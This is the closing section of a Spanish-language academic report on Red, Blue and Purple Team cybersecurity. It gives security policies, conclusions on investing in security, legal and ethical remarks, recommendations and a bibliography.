La implementación e integración de equipos especializados de ciberseguridad, Red, Blue y Purple Team en las organizaciones garantizan un sistema donde se actualizan constantemente los controles, se verifican las vulnerabilidades y se atienden los fallos de seguridad en forma eficaz, con el fin de mitigar los efectos que pueden llegar a causar los ciber ataques información y estabilidad de las empresas.

A medida que los ciberatacantes constantemente están buscando y creando nuevas técnicas para hacer daño y vigilantes ante las fallas que presentan los sistemas informáticos, los equipos de ciberseguridad especializada por medio de sus pruebas especializadas de ataques, defensa e integración buscan que los sistemas de seguridad permanezcan protegidos y actualizados con el fin de permanecer bien preparados ante cualquier ataque ya sea para que se pueda evitar o para que pueda ser superado rápidamente mitigando sus efectos.

2. Plantee políticas de seguridad y recomendaciones para mejorar los aspectos de ciberseguridad en cualquier organización en sus entornos T.I.

La implementación de políticas de seguridad es necesaria para complementar las pruebas y controles de seguridad en la infraestructura que deben tener las organizaciones en la búsqueda de las mejoras en ciberseguridad.

Algunas de las políticas de seguridad más importantes a implementar en las organizaciones son:

- Política de seguridad de la información
- Políticas de contraseñas
- Políticas de usuarios, roles y permisos
- Políticas backup

Dentro de estas políticas se deben tener en cuenta aspectos importantes como:

- Capacitaciones periódicas a empleados y usuarios del sistema sobre las políticas se seguridad de la información y como evitar amenazas.
- Realizar auditorías y pruebas periódicas de seguridad.
- Realizar inventario de activos de información.
- Realizar y actualizar en forma periódica la matriz de riesgos informáticos.
- Implementar soluciones de seguridad para la infraestructura de red en cada una de sus diferentes capas y de acuerdo con las necesidades de la organización.
- Realizar el respaldo de la información crítica en lo posible implementando copias de seguridad con la metodología 3-2-1.
- Contar con un equipo de especialistas ya sea interno o externo que verifique periódicamente todos los aspectos de seguridad de la información, implemente nuevas seguridades de acuerdo con las necesidades y pueda dar respuesta rápida a un ataque.
- Implementar un plan de respuesta a incidentes de seguridad.

3. Conclusiones que orienten aspectos importantes en cuando a la inversión de ciberseguridad dentro de las organizaciones, deben tener en cuenta cada una de las etapas que se ejecutaron a lo largo del seminario para poder ejecutar estas conclusiones y soportar a la alta gerencia la necesidad de inversión.

- Los ataques cibernéticos están y seguirán aumentando en todo el mundo, por lo cual contar con un Sistema de Gestión de Seguridad de la Información se hace cada vez más necesario para las empresas, tan importante como el control de

otros riesgos, la seguridad de los datos es un aspecto principal para la operación de las organizaciones.

- Los costos que para una organización se pueden generar en caso de un ciberataque son muy grandes, tanto en términos económicos como en términos reputacionales, por eso se debe pensar en la prevención antes que en la corrección la cual puede ser demasiado costosa e irreparable.
- La seguridad de la información es un área que debe permanecer siempre en movimiento, controlando y actualizando sus conocimientos, realizando pruebas, evaluando controles para no quedarse corto en la respuesta a los incidentes que se puedan presentar y con técnicas que los delincuentes mejoran a diario.
- Las pruebas de seguridad tanto de ataque como de defensa son indispensables para que las organizaciones puedan evaluar su estado, sus vulnerabilidades y sus posibilidades de mejora con el fin de fortalecer su seguridad permaneciendo actualizado y preparado para los ataques a los que se puede enfrentar.

5.6 ENLACE VIDEO DE SOCIALIZACIÓN DEL INFORME TÉCNICO:

Video Youtube:
https://youtu.be/6BScpTWoQfE?si=LUuaHVj7AynsKY9Y

Archivo presentación:
https://docs.google.com/presentation/d/1uB04eT-xa3Hskp1oR_tmbhHEgp2phNGk/edit?usp=sharing&ouid=117992882604531751041&rtpof=true&sd=true

6. CONCLUSIONES

Es muy importante que todos los profesionales, personal técnico, tecnológico y auxiliares que realizan algún tipo de actividad profesional para empresas o terceros, conozcan el marco legal que rige en el país donde se desempeñe con el fin de no llegar a cometer actos ilícitos que puedan terminar con sanciones económicas y penales.

Por otro lado, se debe tener en cuenta el código de ética profesional con el fin de garantizar que las actividades que se ejerzan estén alineadas las normas y conductas éticas que no afecten el buen nombre propio ni de las instituciones, además de no causar daños a terceros.

Los equipos especializados en ciberseguridad, Red Team y Blue Team, son una solución holística o complemento necesario en la búsqueda de acciones que busquen mitigar las consecuencias que puede tener la ocurrencia de un ataque cibernético, ya que se encargan de mantener los controles vigentes frente a las actualizaciones de los ciberdelincuentes.

Finalmente, para los especialistas en ciberseguridad es fundamental permanecer actualizando sus conocimientos por medio de artículos, foros o demás medios de información que le permitan saber cuáles son las herramientas que debe conocer y manejar, y las estrategias que están usando los cibercriminales para poder brindar las capacidades en seguridad que requieren las organizaciones

7. RECOMENDACIONES

El uso de tecnologías como el uso de Blue y Red Team, es una metodología que requiere un continuo interés de aprendizaje y actualización, por lo cual, además de conocer los avances de las nuevas y actuales herramientas, es importante ingresar a comunicades de seguridad informática donde se comparten experiencias, se comparte información y se pueden resolver dudas o resolver problemas en conjunto.

Con el fin de garantizar que permanezcan actualizados y preparados los elementos de seguridad del sistema ante un posible ataque, es necesario realizar pruebas de penetración en forma periódica con las que se pueda identificar nuevas vulnerabilidades explotables, además de contar con herramientas de monitoreo de redes y elementos como IDS e IPS que generen las alarmas para la toma de medidas de seguridad.

La responsabilidad de la seguridad de la información en una organización es compartida con cada una de las partes que interactúan en el sistema y no solo del área TI, teniendo en cuenta que uno de los factores de ataque preferidos y más explotados por los atacantes en la ingeniería social para la captura de información importante al momento de iniciar un ataque, se hace necesario realizar capacitaciones periódicas que concienticen a los usuarios de su responsabilidad y compromiso con la seguridad y generar los procedimientos y documentación pertinente que le brinde la solidez pertinente a los procesos ejecutados.

El uso de metodologías como las que se ofrecen en equipos Blue y Red son parte de un conjunto de elementos que conforman las medidas o estrategias de seguridad en las organizaciones, generalmente deben ser parte de la implementación de un SGSI (Sistema de Gestión de Seguridad de la Información) en los que se establece la planeación, procedimientos, políticas y acciones en función de la seguridad de la información.

El experto en seguridad informática debe estar continuamente actualizado en aspectos legales que rigen al realizar actuaciones en redes informáticas y en el uso de herramientas, así como realizar el análisis completo de estas implicaciones legales a sus actuaciones al recibir una oferta laboral.

8. BIBLIOGRAFÍA

ADVANCED NETWORK. XDR vs SIEM. Página web. [Consultado en 10 de septiembre de 2023]. Disponible en: https://advance-nt.com/2021/08/10/xdr-vs-siem/

CASHELL, BRIAN, JACKSON, WILLIAM D, JICKLING, MARK y WEBEL, BAIRD. The economic impact of cyber-attacks. En: Congressional research service documents, CRS RL32331 (Washington DC). 2004. vol. 2

CENTER FOR INTERNET SECURITY. CIS Critical Security Controls. (2023). Página Web [Consultado el 10 de septiembre de 2023]. Disponible en: https://www.cisecurity.org/controls

DENNIS Jose M. Linkedin. RED Team, BLUE Team, PURPLE Team, Ethical Hacking y sus diferencias. 14 de octubre de 2022. Red Social. [Consultado el 10 de septiembre de 2023]. Disponible en: https://www.linkedin.com/pulse/red-team-blue-purple-ethical-hacking-y-sus-marquez-reyes-/?trk=pulse-article_more-articles_related-content-card&originalSubdomain=es

DEMARCO, JOSEPH V. An approach to minimizing legal and reputational risk in Red Team hacking exercises. En: Computer law & security review. 2018. vol. 34, no. 4, p. 908-911

DIOGENES, YURI y OZKAYA, ERDAL. Cybersecurity??? Attack and Defense Strategies: Infrastructure security with Red Team and Blue Team tactics. Packt Publishing Ltd, 2018. 178847385X.

IEEE 29th international conference on computer design (ICCD). (2011). Blue team red team approach to hardware trust assessment: IEEE. 285-288 p.

LEY 1273 DE 2009 (enero 05). (En línea). (10 de agosto de 2023). Disponible en: https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf

LEY 1581 DE 2012. (En línea). (10 de agosto de 2023). Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

MINISTERIO DE TECNOLOGÍAS DE LA INFORMACIÓN Y LAS COMUNICACIONES [sitio web], ley 1273 del 5 de enero de 2009. [consulta: 23 de septiembre 2023]. Disponible en: https://www.mintic.gov.co/portal/604/articles3705_documento.pdf

Proceedings of the Human Factors and Ergonomics Society Annual Meeting. (48, 2004). Red team performance for improved computer security: Sage Publications
Sage CA: Los Angeles, CA. 1605-1609 p.

Revista Seguridad. (2018). Pruebas de penetración para principiantes: Explotando una vulnerabilidad con Metasploit Framework | Revista. Seguridad. https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra

RAJENDRAN, J., JYOTHI, V., & KARRI, R. (2011). Blue team red team approach to hardware trust assessment. In 2011 IEEE 29th international conference on computer design (ICCD) (pp. 285-288). IEEE.

REHBERGER, JOHANN. Cybersecurity Attacks? Red Team Strategies. Packt Publishing, 2020. 1838825509.

ROBOT Catracho. Comandos importantes para utilizar con METERPRETER (KALI LINUX) 2021. Youtube. (11 de junio de 2016). 15:06 minutos. [Consultado: 1 de septiembre de 2023]. Disponible en: https://www.youtube.com/watch?v=QNTERMvkMpY

WIRESHARK [sitio web], Wireshark Frequently Asked Questions [Consulta: 19 de septiembre 2023]. Disponible en: https://www.wireshark.org/faq.html#:~:text=Wireshark%20is%20%22free%20softw%20are%22%3B,General%20Public%20License%20version%202

ZENKO, MICAH. Red Team: How to succeed by thinking like the enemy. Basic Books, 2015. 0465073956.